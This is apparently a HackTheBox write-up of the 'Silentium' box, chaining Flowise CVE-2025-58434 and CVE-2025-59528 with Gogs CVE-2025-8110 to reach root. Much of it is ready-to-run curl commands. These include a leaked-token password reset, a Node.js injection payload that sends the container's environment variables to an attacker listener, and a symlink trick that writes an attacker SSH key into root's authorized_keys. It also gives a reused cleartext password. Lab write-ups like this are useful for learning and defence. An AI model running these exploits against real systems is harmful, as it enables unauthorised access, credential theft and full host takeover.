Silentium — HackTheBox Writeup
Silentium is an Easy-rated Linux box that chains together two unpatched Flowise vulnerabilities — an unauthenticated password reset token disclosure and an authenticated RCE via JavaScript injection — with a Gogs symlink exploit that lets us write directly into root’s SSH authorized_keys. Three CVEs, one box, zero mercy for default configurations.
Overview
The attack path here is beautifully linear once you see it: enumerate a staging subdomain running a vulnerable LLM orchestration platform, exploit it to get credentials from the container environment, SSH into the host, then abuse a local Gogs instance running as root to plant our SSH key. The trickiest parts aren’t the exploits themselves — they’re the subtle API quirks that make CVE-2025-58434 invisible if you send the wrong JSON structure.
Reconnaissance
Port Scan
Starting with a standard nmap scan against the target:

Two ports. Port 80 redirects to silentium.htb, so we add that to /etc/hosts and take a look. It’s a polished institutional finance marketing site built with Tailwind CSS — the kind of thing that looks expensive and says nothing. More interesting is what’s hiding in the team section: Marcus Thorne (Managing Director), Ben (Head of Financial Systems), and Elena Rossi (CRO). Employee names are reconnaissance gold, especially when you’re about to brute-force email addresses.
Virtual Host Discovery
With a known hostname in hand, I ran ffuf to hunt for additional subdomains. The key here is filtering out the default redirect responses — nginx was returning 301s with a 178-byte body for any unknown vhost, so I filtered those out explicitly:
ffuf -u http://<TARGET> \
  -H "Host: FUZZ.silentium.htb" \
  -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt \
  -fs 178 \
  -fc 301
This surfaces staging.silentium.htb. Adding it to /etc/hosts and browsing to it reveals Flowise 3.0.5 — an open-source LLM agent builder. This is where things get interesting.
Flowise Enumeration
Flowise exposes version information unauthenticated at /api/v1/version. From there I checked the auth status endpoint and confirmed that org/user authentication is enabled. The login endpoint at /api/v1/auth/login turned out to be useful for user enumeration: a valid email returns HTTP 401 (wrong password), while an invalid email returns HTTP 404. This lets me confirm that [email protected] is a real account — connecting the “Ben” from the marketing site to a concrete identity.
Foothold
CVE-2025-58434: Unauthenticated Password Reset Token Leak
Flowise 3.0.5 has a critical flaw in its forgot-password flow: the /api/v1/account/forgot-password endpoint returns the password reset token directly in the HTTP response body — no email required. The catch (and this is what makes it easy to miss) is that the email must be nested inside a user key. Send it flat and you get a 500 error that looks like the endpoint doesn’t work.
The correct request structure:
curl -s -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
  -H 'Content-Type: application/json' \
  -d '{"user":{"email":"[email protected]"}}'

The response hands us the tempToken and the bcrypt hash of the current password. From here, resetting the password is trivial:
# Step 2: Set a new password using the leaked token
curl -s -X POST http://staging.silentium.htb/api/v1/account/reset-password \
  -H 'Content-Type: application/json' \
  -d '{"user":{"email":"[email protected]","tempToken":"<TOKEN>","password":"Pwned123!"}}'

# Step 3: Log in and capture the session cookie
curl -s -c cookies.txt -X POST http://staging.silentium.htb/api/v1/auth/login \
  -H 'Content-Type: application/json' \
  -H 'x-request-from: internal' \
  -d '{"email":"[email protected]","password":"Pwned123!"}'
Note the x-request-from: internal header — Flowise requires this for API calls from what it considers internal tooling. Without it, the login endpoint returns a 403.
CVE-2025-59528: Authenticated RCE via Function() Constructor
With a valid session, we can hit the /api/v1/node-load-method/customMCP endpoint. This endpoint accepts an mcpServerConfig parameter that gets passed directly into Function('return ' + input)() — a classic JavaScript sandbox escape via the Function constructor. Since the Flowise process is running as root inside the container, we have full control.
The tricky part is getting output out. Spawning a child process for a reverse shell crashes Flowise because it blocks the Node.js event loop. The safe approach is using execSync with a timeout and exfiltrating output via an HTTP callback to our listener:
curl -s -b cookies.txt -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H 'Content-Type: application/json' \
  -H 'x-request-from: internal' \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "(function(){const cp=process.mainModule.require(\"child_process\");cp.execSync(\"curl --connect-timeout 2 --max-time 3 http://LHOST:PORT/$(env|base64 -w0)\",{timeout:5000});return 1;})()"
    }
  }'
On our listener (nc -lvnp PORT or a simple Python HTTP server), we receive the base64-encoded output. Decoding the environment variables reveals two critical secrets:

The container has no Docker socket, isn’t privileged, and has standard capabilities — no easy escape. But we have an SMTP password, and password reuse is a time-honored tradition.
Pivoting to the Host via SSH
The SMTP password r04D!!_R4ge works for SSH as ben on the host. One gotcha: sshpass chokes on passwords containing ! when passed as a command-line argument because bash interprets it as a history expansion character. The workaround is to write the password to a file first:
printf '%s' 'r04D!!_R4ge' > /tmp/sshpw.txt
sshpass -f /tmp/sshpw.txt ssh ben@<TARGET>
We’re on the host. User flag is in ben’s home directory.
Privilege Escalation
Host Enumeration
A quick look around the host reveals some interesting services:
- Gogs 0.13.3 running as root on
127.0.0.1:3001(a lightweight self-hosted Git service) - MailHog on ports 1025 (SMTP) and 8025 (web UI) — this is what was catching the Flowise password reset emails
- No sudo rights, not in the docker group, nothing interesting in SUID binaries
Gogs running as root is immediately suspicious. Let’s dig into it.
CVE-2025-8110: Gogs Symlink Bypass for Arbitrary File Write
Gogs has a vulnerability in its PutContents API: when you update a file’s contents through the API, Gogs follows symlinks without validation. Since Gogs is running as root, this means we can write arbitrary content to any file on the filesystem — including /root/.ssh/authorized_keys.
Step 1: Register an account and create a repository
Gogs has registration open, but there’s a CAPTCHA. We need a browser, so we set up an SSH local port forward:
ssh -L 9999:127.0.0.1:3001 ben@<TARGET> -N
Now browse to http://127.0.0.1:9999/user/sign_up, register an account, and create a new repository with auto-initialization (so it has an initial commit to work with).
Step 2: Get an API token
TOKEN=$(curl -s -X POST http://127.0.0.1:3001/api/v1/users/USER/tokens \
  -u USER:PASS \
  -H 'Content-Type: application/json' \
  -d '{"name":"exploit"}' | grep -oP '"sha1":"\K[^"]+')
Step 3: Plant the symlink
Clone the repo, create a symlink pointing to root’s authorized_keys, and push it:
cd /tmp && git clone http://USER:[email protected]:3001/USER/REPO
cd REPO
ln -sf /root/.ssh/authorized_keys symlink
git add symlink
git -c user.email="x@x" -c user.name="x" commit -m "add symlink"
git push
Step 4: Write our SSH public key through the symlink
Generate an SSH keypair if you haven’t already (ssh-keygen -f /tmp/silentium_key), then base64-encode the public key and send it through the API. Gogs will follow the symlink and write directly into /root/.ssh/authorized_keys:
PAYLOAD=$(base64 -w0 /tmp/silentium_key.pub)
curl -s -X PUT http://127.0.0.1:3001/api/v1/repos/USER/REPO/contents/symlink \
  -H "Authorization: token $TOKEN" \
  -H 'Content-Type: application/json' \
  -d "{\"content\":\"$PAYLOAD\",\"message\":\"update\"}"

Step 5: SSH in as root
ssh -i /tmp/silentium_key root@<TARGET>
Lessons Learned
The JSON structure matters more than you think. CVE-2025-58434 is completely masked if you send {"email":"..."} instead of {"user":{"email":"..."}}. The flat format returns a 500 error that looks like the endpoint is broken or patched. Always check API documentation (or source code) for the expected request schema before concluding a vulnerability doesn’t apply.
execSync, not spawn, for RCE in Node.js apps. When exploiting CVEs in Node.js applications through JavaScript injection, avoid spawning persistent processes. child_process.execSync with explicit timeouts is your friend — pair it with --connect-timeout and --max-time on any curl callbacks to prevent event loop blocking that can crash the target process.
Exfiltrate, don’t shell. For sensitive targets or fragile processes, the two-step approach (write output to a file with one request, exfiltrate the file with a second) is more reliable than trying to pipe everything through a single callback.
Password reuse across service contexts is incredibly common. The SMTP password in the container environment wasn’t the same as the Flowise admin password — it was the third credential in the environment — but it was the one being reused for SSH. Always try every credential you find against every service.
sshpass and shell metacharacters don’t mix. Passwords containing !, $, or backticks will cause issues when passed as arguments. printf '%s' 'password' > /tmp/pw && sshpass -f /tmp/pw ssh user@host is the safe pattern.
Services running as root are your first pivot target. Gogs on port 3001 running as root should have been the first thing we focused on after getting a shell as ben. When a service has unnecessary root privileges, any file-write vulnerability in it becomes an instant privilege escalation.
MailHog in development environments catches outbound SMTP. The presence of MailHog explains why the Flowise password reset emails never arrived externally — they were being intercepted locally. In a real engagement, checking 127.0.0.1:8025 on a development server is always worth doing.